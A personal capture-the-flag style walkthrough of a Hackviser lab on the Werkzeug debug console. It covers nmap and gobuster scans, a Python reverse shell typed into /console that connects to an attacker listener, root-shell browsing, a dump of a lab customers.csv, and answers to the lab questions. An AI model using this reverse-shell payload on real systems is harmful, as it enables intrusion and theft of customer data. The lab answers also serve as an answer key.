Warmup Work stuff:Hackviser

- The explanation of the warmup is this
- Werkzeug is a Python-based web application toolkit and is used by popular web frameworks. It facilitates many complex functions related to the HTTP protocol by providing flexibility and modularity.
- Recommended to understand the vulnerabilities of web applications built using Werkzeug and to practice exploiting these vulnerabilities through the Metasploit Framework.

- I just have an ip address at the moment

1-What is the WSGI web application library running on port 80?


- Let’s start with nmap scan

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.22.76
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 05:40 EDT
Nmap scan report for 172.20.22.76
Host is up (0.26s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.9.2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.57 seconds
```

- The answer of the question is Werkzeug

- The website that runs in the port 80 adn looks like this




2-Which directory path is accessible if debug mode is active?

- I wanted to run a gobuster scan

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://172.20.22.76 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.22.76
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about               (Status: 200) [Size: 5991]
/console             (Status: 200) [Size: 1984]
/services            (Status: 200) [Size: 8312]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

- /console directory looks interesting
- I can run my python codes here



- I can run my python codes here
- So I can take a reverse shell right????
- I took some help from gemini to gain a reverse shell
- Actually I don't have any idea about the code here

```
>>> import socket, os, pty
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect(("10.8.105.24", 4444))
>>> os.dup2(s.fileno(), 0)
0
>>> os.dup2(s.fileno(), 1)
1
>>> os.dup2(s.fileno(), 2)
2
>>> |
```

- Yeah we are inside let's try to find the answer of the question
- Let's make some investigation

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.105.24] from (UNKNOWN) [172.20.22.76] 54638
10.8.105.24 - - [25/Apr/2026 06:04:11] "GET /console?__debugger__=yes&cmd=os.dup2(s.fileno()%2C%202)&frm=0&s=IaHm2Jmer5uQ27MDYfeA HTTP/1.1" 200 -
root@debian:/# ls
ls
bin   home            lib32       media  root  sys  vmlinuz      wget-log.2
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32       opt    sbin  usr  wget-log
etc   lib             lost+found  proc   srv   var  wget-log.1
root@debian:/# cd home
cd home
root@debian:/home# ls
ls
hackviser
root@debian:/home# cd hackviser
cd hackviser
root@debian:/home/hackviser# ls
ls
```

- I made some investigatons and I couldn't found something
- Actually we found the answer at the beggining of the question
- The answer of the question is /console
- So the real question is here for me why we have a directory named /console why we need that?
- `/console` is a **virtual route** created by **Flask / Werkzeug** when debug mode is ON
- it's automatically added by Werkzeug debugger — you don't see it in `app.py`.

Why does it exist?

- It exists for **developers**:
- Debug errors in real time
- Execute Python code in the browser
- Inspect variables, stack traces
- Basically:
- Let me control the app from the browser while debugging

Why it's dangerous

- Because:
- It should **NEVER be enabled in production**
- Anyone who accesses it can:
- read files
- run commands
- get reverse shell

3-Which CLI tool can search for exploits in Exploit DB?

- The answer of the question is searchsploit

4-What is the name of the CLI tool that offers a rich content with exploits, payloads and various scan scripts?

- The answer of the question is msfconsole

5-What is the disclosure date of the exploit found related to werkzeug?

- I used msfconsole to find the answer of the question

```
msf > search werkzeug

Matching Modules
================

  #  Name                                                    Disclosure Date  Rank    Check  Description
  -  ----                                                    ---------------  ----    -----  -----------
  0  exploit/multi/http/werkzeug_debug_rce                   2015-06-28       good    Yes    Pallete Projects Werkzeug Debugger Remote Code Execution
  1    \_ target: Werkzeug > 1.0.1 (Flask > 1.1.4)           .                .       .      .
  2    \_ target: Werkzeug 0.11.6 - 1.0.1 (Flask 1.0 - 1.1.4) .               .       .      .
  3    \_ target: Werkzeug 0.11 - 0.11.5 (Flask < 1.0)       .                .       .      .
  4    \_ target: Werkzeug < 0.11 (Flask < 1.0)              .                .       .      .
  5  auxiliary/analyze/crack_webapps                         .                normal  No     Password Cracker: Webapps
  6    \_ action: auto                                       .                .       .      Auto-selection of cracker
  7    \_ action: hashcat                                    .                .       .      Use Hashcat
  8    \_ action: john                                       .                .       .      Use John the Ripper
```

- We can see the answer

6-What is the msfconsole command to check whether an exploit will work before it is actually running?

- The answer of the quesiton is check

7-Which file contains information about customers?

- As we can see from the picture the name of the file is customers.csv
- We can see customers information in this file

```
root@debian:/root/alto# ls
ls
app.py  static  templates  uploads
root@debian:/root/alto# ls
ls
app.py  static  templates  uploads
root@debian:/root/alto# cd uploads
cd uploads
root@debian:/root/alto/uploads# ls
ls
customers.csv
root@debian:/root/alto/uploads# cat customers.csv
cat customers.csv
Customer Name;Email;Phone Number;Country;Address;Birthdate;Total Sales ($);Notes
Libby Russo;iaculis@google.edu;07655 841792;United States;Ap #634-2101 In St.;11.08.1979;25316,68;cannot be reached
Bruno Velazquez;cras@icloud.net;0376 131 0347;United States;8883 Purus St.;3.10.1978;3476,67;
Lee Silva;vitae.erat@google.org;076 7175 4248;India;7079 Donec St.;21.10.1981;20651,52;
Lionel Mcdowell;lobortis.nisi@icloud.net;056 3711 6927;New Zealand;Ap #552-5390 Hymenaeos. Road;12.04.1998;10593,07;contacted by telephone
Ezekiel Harrell;quis.urna@google.ca;0800 874736;Peru;217-5675 Aliquet Street;10.11.1991;39331,73;
Brenden James;et.magnis@yahoo.net;055 7883 4866;Norway;P.O. Box 801, 4718 Eget Rd.;15.06.1993;3223,98;contacted by telephone
Jaime Malone;phasellus.dolor.elit@yahoo.ca;07465 845595;Germany;8619 Dignissim Street;12.09.1977;10021,7;
Charde O'Neill;risus.donec.nibh@outlook.com;0960 337 9171;Australia;4001 Pellentesque St.;31.07.1997;41010,91;
Odysseus Johnson;mauris.nulla@outlook.ca;(026) 1354 5616;United States;225-6229 Diam St.;23.02.1989;23901,53;
Melyssa Mcintyre;nunc@aol.couk;0845 46 42;United Kingdom;P.O. Box 371, 9976 Pellentesque Rd.;28.09.1986;22155,59;
Deacon Levine;ornare.lectus.justo@protonmail.com;0500 349764;Canada;P.O. Box 251, 900 A, Road;28.02.1995;8278,19;waiting for a return
Lacey Duke;diam@yahoo.edu;(014452) 24692;Sweden;P.O. Box 153, 6493 Leo. Ave;26.06.1988;46553,17;
```

8-What is the email address of the best customer of the month?

- Let’s look to the file named customers.csv

```
Jessica Adkins;ante.nunc@aol.ca;076 2783 6361;Netherlands;336-3327 Facilisis. Road;25.09.1997;36482,88;doesn't want to renew it.
Aquila Walton;mauris.ut@outlook.net;(0181) 357 8019;Vietnam;Ap #131-698 Congue. Road;27.06.1999;36558,06;
Minerva Mcpherson;nec.tempus@protonmail.net;(01733) 984447;Indonesia;806-7429 Ipsum Street;4.04.1995;36732,27;
Willow Levy;quisque.nonummy@protonmail.edu;0845 46 47;China;271-8336 Neque Avenue;12.05.1972;37670,74;
Christine Nolan;nolan.christine@protonmail.net;0845 46 44;United Kingdom;728-538 Ligula. St.;16.04.1996;38260,01;best customer of the month
Teegan Rollins;pharetra@yahoo.net;055 0685 6056;Canada;897-6548 Id Road;6.06.2000;38516,32;
Helen Potter;magna.lorem@protonmail.couk;055 3107 5379;Sweden;998-9017 Hendrerit. St.;13.12.1979;38740,13;cannot be reached
Ezekiel Harrell;quis.urna@google.ca;0800 874736;Peru;217-5675 Aliquet Street;10.11.1991;39331,73;
```

- Yeah we found the best customer